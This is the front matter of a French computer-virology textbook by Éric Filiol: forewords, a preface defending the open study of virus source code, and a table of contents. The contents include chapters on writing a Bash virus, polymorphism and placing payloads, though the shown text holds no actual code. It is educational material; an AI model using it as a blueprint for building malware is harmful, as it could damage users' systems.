avec CD-ROM


Éric Filiol

Collection IRIS
dirigée par Nicolas Puech

Les virus informatiques : théorie, pratique et applications

Deuxième édition

Springer
ESAT
esiea
INRIA



Les virus informatiques : théorie, pratique et applications

Deuxième édition

Springer
Paris
Berlin
Heidelberg
New York
Hong Kong
Londres
Milan
Tokyo

Éric Filiol

Les virus informatiques : théorie, pratique et applications

Deuxième édition

Springer

Éric Filiol
Directeur du laboratoire de virologie et cryptologie opérationnelles
ESIEA
38 rue des Dr Calmette et Guérin
53000 Laval
filiol@esiea.fr
et
Scientific Director
European Institute of Computer Antivirus Research
dirscience@eicar.org

ISBN : 978-2-287-98199-9

© Springer-Verlag France 2009
Imprimé en France
Springer-Verlag France est membre du groupe Springer Science + Business Media

Cet ouvrage est soumis au copyright. Tous droits réservés, notamment la reproduction et la représentation, la traduction, la réimpression, l'exposé, la reproduction des illustrations et des tableaux, la transmission par voie d'enregistrement sonore ou visuel, la reproduction par microfilm ou tout autre moyen ainsi que la conservation des banques données. La loi française sur le copyright du 9 septembre 1965 dans la version en vigueur n'autorise une reproduction intégrale ou partielle que dans certains cas, et en principe moyennant les paiements des droits. Toute représentation, reproduction, contrefaçon ou conservation dans une banque de données par quelque procédé que ce soit est sanctionnée par la loi pénale sur le copyright.
L'utilisation dans cet ouvrage de désignations, dénominations commerciales, marques de fabrique, etc., même sans spécification ne signifie pas que ces termes soient libres de la législation sur les marques de fabrique et la protection des marques et qu'ils puissent être utilisés par chacun.
La maison d'édition décline toute responsabilité quant à l'exactitude des indications de dosage et des modes d'emplois. Dans chaque cas il incombe à l'usager de vérifier les informations données par comparaison à la littérature existante.

Maquette de couverture : Jean-François MONTMARCHÉ

À ma femme Laurence,
à mon fils Pierre,
à mes parents,
à Fred Cohen,
à Mark Allen Ludwig

Avant-propos à la seconde édition

À peu près trois ans se sont écoulés depuis la parution de la seconde impression de ce livre.

Je tiens à remercier de nouveau tous les lecteurs qui, par leurs commentaires, leurs suggestions et leurs retours ont contribué à faire de cette seconde édition une évolution conséquente de la première. J'ai surtout eu la confirmation qu'une approche sans hypocrisie de la virologie informatique, faisant fond sur l'esprit de responsabilité du lecteur, son sérieux et son insatiable curiosité intellectuelle est la seule solution viable pour éduquer de manière efficace dans un domaine aussi sensible et aussi (faussement) controversé. J'ai également pu constater avec plaisir que cette approche, fondée également sur la théorie et l'algorithmique, conférait un statut intemporel à cet ouvrage, qui est loin de se limiter exclusivement à des aspects factuels à la mode, pour ne pas dire anecdotiques, sous prétexte que le lecteur n'a pas besoin d'en connaître plus.

Cela m'a encouragé à présenter de nouvelles technologies virales pour élargir encore plus la vision qu'il est souhaitable, à mon sens, d'avoir dans ce domaine ; pour également, dans une moindre mesure, tenir compte d'évolutions techniques récentes, décrites implicitement dans la première édition car pouvant être algorithmiquement rattachées à une classe plus générale. Ces évolutions rendent à présent nécessaire le traitement étendu de ces techniques. Deux chapitres ont ainsi été ajoutés et présentent l'algorithmique détaillée des virus de documents et des technologies de type botnet. Un troisième chapitre a également été ajouté pour présenter les évolutions et résultats théoriques depuis les travaux de Fred Cohen. C'est dans ce domaine que les avancées ont été les plus significatives.

Avant de vous souhaiter une bonne lecture de cet ouvrage, il me reste à remercier tous ceux qui, d'une manière ou d'une autre, ont rendu cette se-

conde édition possible : mes stagiaires Alexandre Blonce, David de Drézigué, Edouard Franc, Laurent Frayssignes, Alessandro Gubiolli, Nils Hansma, Benoît Moquet, Guillaume Roblot ; mes thésards Grégoire Jacob et Sébastien Josse ; mes collègues du cours SSIC de l'ESAT pour leurs encouragements et l'environnement unique qu'ils ont su créer, il sera impossible de les oublier ; Daniel K. Bilar, Franck Bonnard, Vlasti Broucek de l'université de Tasmanie, Michel Dubois, Robert Erra de l'ESIEA, Rainer Fahs, Jean-Paul Fizaine, Jean-Yves Marion du Loria, Matt Webster de l'université de Liverpool, Stefano Zanero de l'Université de Milan et tous ceux que j'aurais pu oublier.

Enfin, je tiens encore une fois à remercier Nathalie Huilleret, Brigitte Jülg et Nicolas Puech des Éditions Springer-Verlag France sans lesquels ce livre n'aurait jamais vu le jour, ainsi que Charles Ruelle, Bernhard Schüller et Claudia Schiffers qui ont rejoint l'équipe très efficace du *Journal in Computer Virology*.

Laval, janvier 2009
Éric Filiol
filiol@esiea.fr.ffiliol@amail.com

Avant-propos à la première édition

À peu près un an s'est écoulé depuis la parution de la première impression de ce livre[1]. De nouvelles attaques virales, nombreuses ont eu lieu depuis. Certaines, comme le ver CABIR ou le virus DUTS ont touché des plateformes plus exotiques que nos ordinateurs traditionnels. Mais c'est avec satisfaction que j'ai pu constater que cet ouvrage restait malgré tout actuel, et le restera encore longtemps. Dans certains cas, les prévisions, le plus souvent fondées sur la réalité théorique et annoncées dans l'ouvrage précédent, se sont trouvées confirmées et ont connu la concrétisation. D'autres restent encore, malheureusement, à venir.

Cette réimpression actualise certaines données, ou présente succintement de nouveaux résultats, notamment théoriques. Les inévitables coquilles ont été corrigées.

Je tiens à remercier tous les lecteurs qui les ont signalées et ainsi ont contribué à faire de ce nouveau tirage une version débarrassée des quelques imperfections qui subsistaient et que plusieurs relectures n'étaient pas parvenues à détecter. Certaines de ces personnes m'ont également fait parvenir des informations diverses et variées – notamment de précieuses statistiques, généralement difficiles à obtenir – qui ont permis d'actualiser certaines données, à mon sens incomplètes, de la première version : Guillaume Arcas, Cedric Foll (ingénieur de recherche au rectorat de Rouen), Cédric Lauradoux, Joel Maumin, Francois Morain (professeur à l'école polytechnique), Christophe Plasschaert, Eric Wegzynowski, du laboratoire d'informatique théorique de l'université de Lille. Je les remercie tous pour leur aide, leur enthousiasme et leur soutien. Je ne saurais également oublier l'aide particulièrement précieuse de Jean-Christophe Monnard et de plusieurs autres personnes qui ont

[1] Première édition en 2004 et réimpression en 2005.

activement contribué au succès de ce livre : le colonel Albert des Troupes de Marine, Michel Alberganti, Erick Bullier, Fabien Combernous, Vincent Coronini, Stéphane Foucart, Gilles Guette, David Larousserie, Frantz Loutrel et tous ceux que j'aurais pu oublier. Merci aux lecteurs qui ont fait le succès de cet ouvrage. Ils ont contribué plus qu'ils ne l'imaginent à (re)donner ses lettres de noblesse à une discipline passionnante.

Enfin, je tiens encore une fois à remercier Nathalie Huilleret et Nicolas Puech des Éditions Springer Verlag France sans lesquels ce livre n'aurait jamais vu le jour.

Guer, septembre 2005

Éric Filiol
Eric.Filiol@inria.fr

Préface

« Virus don't harm, ignorance do »
herm1t

« ... I am convinced that computer viruses are not evil and that programmers have a right to create them, possess them and experiment with them ... truth seekers and wise men have been persecuted by powerful idiots in every age ... »
Mark A. Ludwig

Tout individu a droit à la liberté d'opinion et d'expression, ce qui implique le droit de ne pas être inquiété pour ses opinions et celui de chercher, de recevoir et de répandre, sans considérations de frontières, les informations et les idées par quelque moyen d'expression que ce soit.
Article 19 - Déclaration universelle des droits de l'Homme

Cet ouvrage traite des « *virus informatiques* », d'un point de vue théorique mais également d'un point de vue pratique et technique – le code source de plusieurs virus y est détaillé, décortiqué et commenté. Les « *applications* » utilisant de tels programmes malicieux sont également présentées, cet aspect

n'étant quasiment jamais considéré dans les rares ouvrages consacrés aux virus[2].

Pourquoi un tel livre qui pourrait sembler à certains provocant ? La provocation n'est assurément pas le but. Depuis une petite décennie, force est de constater combien la lutte antivirale connaît de plus en plus de difficultés à s'organiser et à réagir, notamment face aux attaques virales de ces trois ou quatre dernières années. Les vers récents, *Sapphire*, *Blaster* et *Sobig-F* illustrent parfaitement cette situation. Ces attaques, aux effets souvent planétaires, paraissent, pour les utilisateurs qui y sont confrontés mais également aux yeux du grand public, prendre de cours, chaque fois, le monde des éditeurs d'antivirus. Le besoin de faire sortir la lutte antivirale du cadre quasi-confidentiel dans laquelle elle est confinée, se fait sentir de plus en plus. La complexité des problèmes liés à la lutte contre les virus, et en même temps la rareté des ouvrages techniques consacrés à la virologie informatique – science qui évolue en permanence – militent en faveur d'un tel ouvrage.

En fait, ce livre s'adresse essentiellement aux professionnels de l'informatique ou, au minimum, aux passionnés de cette science ou technique, qui souhaitent acquérir une vision claire et indépendante de ce que sont les virus, et des risques, mais aussi des possibilités, qu'ils représentent. Il ne s'adresse en aucun cas aux « acteurs contestables » de l'informatique que la presse généraliste, écrite ou audio-visuelle, tend à idéaliser et à parer d'un savoir mystérieux, autant que génial. Ces pirates ou autres malfaisants informatiques n'ont de seule motivation que de nuire et leurs exactions, si elles sont immatérielles dans les moyens, sont malheureusement bien réelles, en termes de préjudices. Il était donc nécessaire d'apporter quelques clefs de la connaissance dans le domaine de la virologie informatique, de montrer combien il est faux et dangereux de considérer ces pirates comme des « génies » de l'informatique.

À de rares exceptions près, la grande majorité d'entre eux se contente d'utiliser les créations des autres et ne possède, finalement, que de piètres connaissances dans le domaine. Leur bêtise ne fait que contribuer à jeter l'opprobre sur un domaine de connaissance passionnant. Le respect d'autrui passe par le savoir. *Science sans conscience n'est qu'ignorance et ruine de l'âme*[3].

Le problème actuel vient du fait que les utilisateurs (dans son acception la plus large, ce qui inclut les administrateurs) sont condamnés d'une part à

[2] Le mot virus sera employé systématiquement pour désigner à la fois la forme au singulier et au pluriel de ce mot. Le pluriel « *virii* », quoique étymologiquement la seule correcte, est de nos jours désuète.

[3] Francois Rabelais - *Pantaaruel* 1532.

faire confiance aux éditeurs d'antivirus et à leurs produits, et d'autre part, à subir, presque sans espoir, les virus programmés par d'autres. L'informatique devait normalement libérer l'Homme. La réalité est toute autre. Il n'est pas concevable que le savoir informatique (les virus en l'espèce qui nous occupe) soit la chasse gardée de quelques professionnels, dans un but commercial, au détriment de ceux qui ne le possèdent pas.

Le but de ce livre est donc d'initier les utilisateurs aux virus afin qu'ils comprennent les techniques de base mises en œuvre par ces programmes particuliers. En fait, la virologie informatique n'est qu'une branche de l'intelligence artificielle, elle-même partie à la fois des mathématiques et de la science informatique. Les virus ne sont que de simples programmes, aux propriétés certes particulières. Trop longtemps marqués du sceau de l'infamie, ils sont pourtant une réalité qui s'impose à nous avec force mais plus encore, leur intérêt, pour d'éventuelles applications, a été systématiquement et volontairement passé sous silence.

Que cela fasse plaisir ou non, que cela contrarie ou non certains intérêts, les virus sont appelés à jouer un rôle important dans un avenir proche. Le but est donc d'initier suffisamment les utilisateurs pour qu'ils acquièrent une certaine autonomie, notamment dans le domaine de la lutte antivirale, et de pouvoir agir même quand les antivirus échouent. L'enseignement de la virologie informatique commence à timidement s'organiser. L'université de Calgary, au Canada, offre depuis l'automne 2003 un cours sur le sujet, non sans provoquer une vive réaction, de certains acteurs de la communauté antivirale (lire en particulier [203, 204, 212–214]).

Pour toutes ces raisons, il est donc nécessaire et indispensable de travailler sur la matière brute : les codes source des virus. La certitude ne vient que par l'analyse du code. Là est la différence entre parler des virus et étudier les virus. Cette étude ne fera pas pour autant du lecteur un acteur malfaisant, bien au contraire. Chaque année, des milliers d'étudiants apprennent la chimie. Ils ne se mettent pas à fabriquer des armes chimiques à l'issue de leurs études. Doit-on proscrire l'enseignement de la chimie sous prétexte de risques relativement marginaux même s'ils sont particulièrement préoccupants ? Ce serait se priver de tout de ce que la chimie a apporté de bénéfique. Il en est de même pour la virologie informatique.

Une autre raison milite en faveur d'une présentation technique sur les virus. Les éditeurs d'antivirus, pour une grande partie d'entre eux, ont une part de responsabilité non négligeable dans la prolifération du risque viral. En effet, privilégiant la logique commerciale à travers un marketing souvent fallacieux, contestant aux autres le droit à la connaissance technique dans

ce domaine, les utilisateurs en finissent par penser et par accepter qu'un antivirus est un outil de protection parfait, et que toute protection se réduit à disposer d'un tel produit. Il n'en est rien. Les utilisateurs doivent participer activement à la lutte antivirale, à leur niveau. Cela n'est possible que s'ils disposent des connaissances adéquates.

Enfin, et cela milite en faveur de la nécessité d'une présentation technique de codes source viraux, il est nécessaire d'expliquer en prouvant, à l'aide de ce matériau brut, ce qui est possible ou non en matière de virus. Trop de décideurs fondent leur action ou leur prise de décision sur des concepts vagues et mal définis, relevant quelquefois du fantasme pur et simple. L'absence d'éléments techniques, pour séparer « le bon grain de l'ivraie », leur permet également de se conforter dans des certitudes lénifiantes mais dangereuses. Seule la confrontation avec la réalité effective d'un code source, élément de preuve irréfutable, permet d'envisager sainement les choses dans ce domaine.

Dans le présent ouvrage, les connaissances requises pour la bonne compréhension des notions exposées, ont été réduites au strict minimum. Une bonne connaissance des mathématiques de base, de la programmation ainsi que les rudiments concernant les systèmes d'exploitation Unix et Windows seront suffisants. L'optique de ce livre a été de privilégier ce que l'on pourrait appeler l'« algorithmique virale » et de montrer que les techniques virales peuvent être décrites simplement et indépendamment de tel ou tel langage ou de tel ou tel système d'exploitation (encore une fois cela replace la virologie informatique dans le contexte plus général de l'informatique et de la relation existant entre algorithmique et langages de programmation).

Dans ce but, l'usage du pseudo-code et du langage C a été systématiquement préféré quand cela était possible et pertinent. Ils sont généralement connus de la plupart des informaticiens. La présentation sera rendue plus aisée en considérant des exemples simples mais représentatifs, dans un langage accessible au plus grand nombre.

Certains lecteurs reprocheront, peut-être, de ne pas voir abordés en détails des pans entiers de la virologie informatique : les moteurs de mutation et le polymorphisme, les techniques avancées de furtivité ; et plus généralement de ne pas avoir consacré d'études aux virus et aux vers écrits en assembleur ou à l'aide de langages plus « exotiques » (mais importants ; citons Java, les langages de scripts type VBS ou Javascript, Perl, Postscript...). Encore une fois, l'objet de cet ouvrage est une introduction didactique, pour le plus grand nombre, basée sur des exemples simples mais particulièrement représentatifs. Il est essentiel de comprendre l'algorithmique de base, commune à tous les virus et vers, avant de se polariser sur les spécificités de tel ou tel langage.

de telle ou telle technique ou de tel ou tel système d'exploitation. Tous les aspects techniques évolués ou plus complexes de la virologie informatique, feront l'objet d'un second ouvrage faisant suite à celui-ci.

D'autres lecteurs pourront également reprocher à cet ouvrage de n'évoquer que très rapidement les techniques antivirales et de faire, en quelque sorte, la part belle aux seuls virus. En fait, cela n'est vrai qu'en apparence. La problématique de la sécurité (d'une manière très générale et non limitée au seul domaine informatique) est la situation nécessairement réactive à laquelle est condamné l'utilisateur. Les possibilités de détection d'une attaque, de protection et de prévention n'existent que par la connaissance que l'on a des actions offensives qui peuvent être menées. Dans le cas des virus, toute défense et toute lutte seront illusoires sans une connaissance claire et rigoureuse des mécanismes viraux.

Ce livre est articulé autour de trois parties, relativement indépendantes les unes des autres, que le lecteur pourra éventuellement consulter dans l'ordre qui lui plaira. Toutefois, la lecture préalable du chapitre 5 traitant de la taxonomie, des outils et des techniques de bases en virologie informatique est conseillée pour assimiler le vocabulaire de base et mieux comprendre le reste de l'ouvrage.

La première partie traite des aspects théoriques des virus. Les travaux de von Neuman sur les automates autoreplicatifs, de Kleene sur les fonctions récursives et de Turing sont présentés dans le chapitre 2. Ce sont les bases mathématiques indispensables pour la suite. Les formalisations de Fred Cohen et de Leonard Adleman sont ensuite exposées dans le chapitre 3. Elles sont fondamentales pour avoir une vision globale à la fois des virus et de la lutte antivirale. Sans cette hauteur, le lecteur passerait à côté de certains aspects et enjeux de la virologie informatique.


Le chapitre 5, ensuite, traite de la classification exhaustive des infections informatiques ainsi que des principales techniques et des outils. Il contient notamment les définitions essentielles qu'il convient de connaître pour la suite. Bien que sa lecture préalable soit fortement conseillée, ce chapitre a été placé à cet endroit pour respecter la progression logique de l'ouvrage et l'historique du domaine. Le chapitre 6, enfin, clôt cette partie avec la présentation des techniques antivirales actuelles et du droit en matière de virologie informatique. Cette première partie pourra servir de support à une présentation théorique sur le sujet, de six heures environ. Que le lecteur non mathématicien se rassure. Chaque fois que cela a été possible, les concepts ont été simplifiés au maximum sans pour autant sacrifier la rigueur nécessaire.

La seconde partie est nettement plus technique et consiste essentiellement en l'étude du code source de quelques virus représentatifs des principales familles. Là encore, l'objectif a été de rendre ce livre accessible à des non-spécialistes et de limiter les prérequis nécessaires à une bonne connnaissance de la programmation. Seuls des virus assez simples mais très actuels et qui représentent encore une menace tout à fait réelle, sont considérés. Aussi pour cette première version, des techniques aussi passionnantes qu'ardues comme le polymorphisme ou la furtivité (et les techniques assimilées), ne seront pas traitées, autrement que d'un point du vue général. Ces techniques réclament des connaissances solides en assembleur. Le but principal de cet ouvrage est d'amener le lecteur à acquérir les connaissances qui lui permettront de poursuivre seul l'étude de la plupart des autres virus.

La troisième partie est peut être la plus importante des trois. Elle traite des applications des virus informatiques. Ces programmes particuliers sont potentiellement des outils puissants, aux nombreuses utilisations potentielles. Les rares ouvrages réellement techniques traitant des virus n'abordent pratiquement jamais cet aspect des virus. Considérant l'idée même de virus « utiles » comme un début de remise en cause de leurs intérêts, les professionnels de la lutte antivirale l'ont frappé d'anathème. Il est autant absurde qu'illusoire et relève probablement d'une certaine forme d'obscurantisme, peut-être intéressé.

L'utilisation des virus à des fins applicatives n'est pas récente même si elle n'a pas été médiatisée. Maîtrisés comme il se doit (et les antivirus ont là un nouveau rôle, essentiel, à jouer, en les faisant évoluer de manière adéquate), les virus peuvent rendre de grands services. Cette partie tentera, à travers quelques exemples, de sensibiliser le lecteur.

Au final, l'articulation logique de cet ouvrage peut être résumée par le schéma suivant :



Ce livre reprend, en partie, le module de virologie informatique (entre 15 et 35 heures, travaux pratiques compris) dispensé à l'École Supérieure d'Électricité (ESE) depuis 2002, à l'École Nationale Supérieure des Techniques Avancées (ENSTA) depuis 2001, à l'École Spéciale Militaire (ESM) de Saint-Cyr depuis 1999 et à l'université de Limoges depuis 2001. Il pourra aisément servir de support à tout enseignant désireux de monter un tel module. Chaque chapitre propose quelques exercices afin de permettre au lecteur désireux de poursuivre plus avant la réflexion concernant les connaissances et techniques présentées. Dans certains cas, des ébauches de projet, d'une durée de deux à huit semaines, sont également proposées. Mon souhait est que ce livre fasse naître des initiatives pédagogiques permettant de faire découvrir les virus informatiques tout en les démystifiant.

Bien que ce livre représente, du moins je l'espère, un progrès appréciable dans la compréhension des virus informatiques, et devrait répondre à une demande qui ne fait que croître, je suis également conscient qu'il peut subsister, encore, quelques imperfections dans sa forme. Je prie les lecteurs de bien vouloir m'en excuser et je les invite d'ores et déjà à me faire part des éventuelles (mais inévitables, je le crains) coquilles trouvées, afin d'améliorer progressivement cet ouvrage. Elles seront corrigées au fur et à mesure sur ma page web (`www-rocq.inria.fr/codes/Eric.Filiol/index.html`), page sur laquelle figureront également quelques corrigés d'exercices et autres informations utiles.

Ce livre est avant tout dédié à Fred Cohen. Sans lui, il est à craindre que la virologie informatique (les virus ET la lutte antivirale) serait encore une science balbutiante et immature. Son travail de formalisation et ses résultats n'ont malheureusement pas reçu l'attention qu'ils méritaient. Son apport est considérable et le but de ce livre est de contribuer, le mieux possible, à lui rendre hommage et à faire connaître une œuvre, à mon sens, majeure et incontournable.

Ce livre est également dédié à Mark Allen Ludwig, celui qui nous a ouvert la voie, à tous, en publiant quelques livres techniques sur les virus, avec de nombreux codes source détaillés. Son approche didactique, intelligente, éclairée (le mot n'est pas trop fort) autant que constructive et objective est remarquable. La rigueur scientifique avec laquelle il s'est attaché à décrire des techniques avant tout passionnantes et stimulantes pour l'esprit, – son œuvre dans de domaine, tient à ce jour en quatre livres dont la lecture reste incontournable – en a fait un pionnier. Mark Ludwig ne renierait pas lui-même ce terme qui lui est cher. Il est devenu en quelque sorte un guide pour tous les passionnés de virus et d'intelligence artificielle. Beaucoup de personnes

lui doivent cette passion quasi-naturaliste pour les virus informatiques. Je ne saurais non plus oublier Pascal Lointier, président du CLUSIF, qui en assurant la traduction d'un des livres majeurs de Mark Ludwig, a permis aux lecteurs francophones d'accéder à un livre passionnant. Il a lui-même grandement contribué en France à donner une vision saine et pédagogique de la virologie informatique. Nombreux sont ceux en France, qui lui doivent beaucoup.

En troisième lieu, je souhaiterais dédier ce livre à certains programmeurs de virus, le plus souvent anonymes (sauf pour les initiés) mais assurément géniaux, animés par le sens du défi technique et non par une quelconque envie de nuire. Le code de certains de leurs virus m'a émerveillé, a alimenté cette passion pour les virus et au-delà pour le génie humain qui ne se satisfait d'aucune impossibilité technique. Leur apport est considérable, plus que l'on ne veut bien le dire en général. Ils m'ont, en particulier, convaincu que dans le domaine de la virologie informatique (mais cela est vrai dans tous les domaines du savoir), la principale qualité est l'humilité. Il ne faut pas se complaire du peu que l'on a pu apprendre mais toujours regarder la masse impressionnante et insolente de ce que l'on ignore. Trop de gens se prétendent experts mais ignorent que les techniques évoluent.

Enfin, je tiens à remercier, pour des raisons diverses, les personnes qui ont rendu ce livre possible : avant tout Madame Huilleret et Monsieur Puech des Éditions Springer Verlag France, qui ont immédiatement été séduits par ce projet, les lieutenants Azatassou, De Gouvion Saint-Cyr, Hélo, Plan, Smitsomboon, Tanakwang, les lieutenants de vaisseau Ratier et Turcat, qui ont participé au développement de certaines versions des virus, lors de leur stage d'ingénieur, au sein du laboratoire de virologie et de cryptologie de l'École Supérieure et d'Application des Transmissions (ESAT), mais également le général Desvignes et les lieutenant-colonels Gardin et Rossa qui, à leur façon, m'ont soutenu dans cette entreprise et ont compris la nécessité de développer, chez les futurs professionnels de la Défense, une véritable culture technique en matière de virologie informatique ; Christophe Bidan, Nicolas Brulez, Jean-Luc Casey, Thiébaut Devergranne, le chef d'escadron Alain Foucal, Brigitte Jülg, Pierre Loidreau, Marc Maiffret, Thierry Martineau, Arnaud Metzler, Bruno Petazzoni, Frédéric Raynal, Marc Rybowicz, Eugène H. Spafford, Denis Tatania, Alain Valet, pour m'avoir permis de faire partager à d'autres cette passion, tous mes élèves et étudiants sans lequels les cursus créés n'auraient pas vu le jour. Enfin, ma femme Laurence qui a réalisé le CDROM fourni avec cet ouvrage et m'a soutenu avec patience dans cette entreprise.

Maintenant entrons dans le monde fantastique des virus informatiques et de l'algorithmique virale.

Guer, août 2003
Éric Filiol
Eric.Filiol@inria.fr

Table des matières

Avant-propos à la seconde édition VII

Avant-propos à la première édition IX

Préface XI

Première partie - Les virus : genèse et théorie

1 Introduction 3

2 Les bases de la formalisation 7
2.1 Introduction 7
2.2 Les machines de Turing 8
2.2.1 Machines de Turing et fonctions récursives 8
2.2.2 Machine de Turing universelle 13
2.2.3 Problème d'arrêt et décidabilité 15
2.2.4 Fonctions récursives et virus 16
2.3 Les automates autoreproducteurs 18
2.3.1 Modèle mathématique du modèle de von Neumann 19
2.3.2 L'automate autoreproducteur de von Neumann 27
2.3.3 L'automate de Langton 30
2.3.4 Les programmes autoreproducteurs de Kraus 33
Exercices 35
Projets d'études 37
Étude du théorème de Herman 37
Programmation de l'automate de Codd 38
Implémentation des programmes autoreproducteurs de Kraus 38

3 La formalisation : F. Cohen et L. Adleman (1984-1989) ... 41
3.1 Introduction ... 41
3.2 La formalisation de Fred Cohen ... 43
3.2.1 Concepts de base et notations ... 43
3.2.2 Définitions formelles des virus ... 45
3.2.3 Étude et propriétés des ensembles viraux ... 48
3.2.4 Formalisation de la lutte antivirale ... 53
3.2.5 Modèles de prévention et de protection ... 56
3.2.6 Résultats expérimentaux ... 61
3.3 La formalisation de Leonard Adleman ... 65
3.3.1 Notations et concepts de base ... 67
3.3.2 Virus et infections informatiques ... 70
3.3.3 Complexité de la détection ... 73
3.3.4 Étude du modèle isolationniste ... 75
3.4 Conclusion ... 77
Exercices ... 78
Projets d'études ... 79
Programmation de la machine du théorème 8 ... 79
Programmation de la machine du théorème 11 ... 80

4 Résultats théoriques depuis Cohen (1989-2007) ... 81
4.1 Introduction ... 81
4.2 L'ère post-Fred Cohen : 1989-2000 ... 82
4.2.1 Travaux de Gleissner ... 82
4.2.2 La formalisation de Leitold ... 84
4.3 Virus indétectable et détection souple ... 86
4.4 Complexité de la détection des virus polymorphes ... 87
4.4.1 Le problème **SAT** ... 88
4.4.2 Le résultat de Spinellis ... 90
4.5 Résultats de Z. Zuo et M. Zhou ... 92
4.5.1 Généralisation des travaux d'Adleman ... 92
4.5.2 Complexité en temps et virus ... 99
4.6 La récursion revisitée ... 100
4.6.1 Retour sur le théorème de récursion ... 100
4.6.2 Les mécanismes de mutation ... 104
4.7 Conclusion ... 106
Exercices ... 107

5 Taxonomie, techniques et outils 109
5.1 Introduction 109
5.2 Aspects généraux des infections informatiques 111
5.2.1 Définitions et concepts de base 111
5.2.2 Diagramme fonctionnel d'un virus ou d'un ver 115
5.2.3 Les cycles de vie d'un virus ou d'un ver 116
5.2.4 Comparaison biologique/informatique 120
5.2.5 Données et indices numériques 121
5.2.6 La conception d'une infection informatique 124
5.3 Les infections simples 126
5.3.1 Les bombes logiques 127
5.3.2 Les chevaux de Troie et leurres 128
5.4 Les modes d'action des virus 130
5.4.1 Virus par écrasement de code 131
5.4.2 Virus par ajout de code 132
5.4.3 Virus par entrelacement de code 133
5.4.4 Virus par accompagnement de code 137
5.4.5 Virus de code source 141
5.4.6 Les techniques anti-antivirales 144
5.5 Classification des virus et des vers 149
5.5.1 Nomenclature des virus 149
5.5.2 Nomenclature des vers 167
5.6 Outils en virologie informatique 175
Exercices 176

6 La lutte antivirale 179
6.1 Introduction 179
6.2 La lutte contre les infections informatiques 181
6.2.1 Les techniques antivirales 183
6.2.2 Le coût d'une attaque virale 191
6.2.3 Les règles d'hygiène informatique 192
6.2.4 Conduite à tenir en cas d'infection 194
6.2.5 Conclusion 197
6.3 Aspects juridiques de la virologie informatique 198
6.3.1 La situation actuelle 198
6.3.2 Évolution du cadre législatif : la loi pour l'économie numérique 201
Exercices 203

Deuxième partie - Les virus : pratique

7 Introduction 207

8 Les virus interprétés 211
8.1 Introduction 211
8.2 Création d'un virus en Bash sous Linux 212
8.2.1 La lutte contre la surinfection 214
8.2.2 La lutte anti-antivirale : le polymorphisme 216
8.2.3 Accroissement de la virulence de *vbash* 220
8.2.4 Placement d'une charge finale 222
8.3 Quelques exemples réels 223
8.3.1 Le virus UNIX_OWR 223
8.3.2 Le virus UNIX_HEAD 224
8.3.3 Le virus UNIX_COCO 225
8.3.4 Le virus UNIX_BASH 225
8.4 Conclusion 229
Exercices 229
Projets d'études 230
Virus chiffré en PERL 230
Scripts de désinfection 231

9 Les virus compagnons 233
9.1 Introduction 233
9.2 Le virus compagnon `vcomp_ex` 236
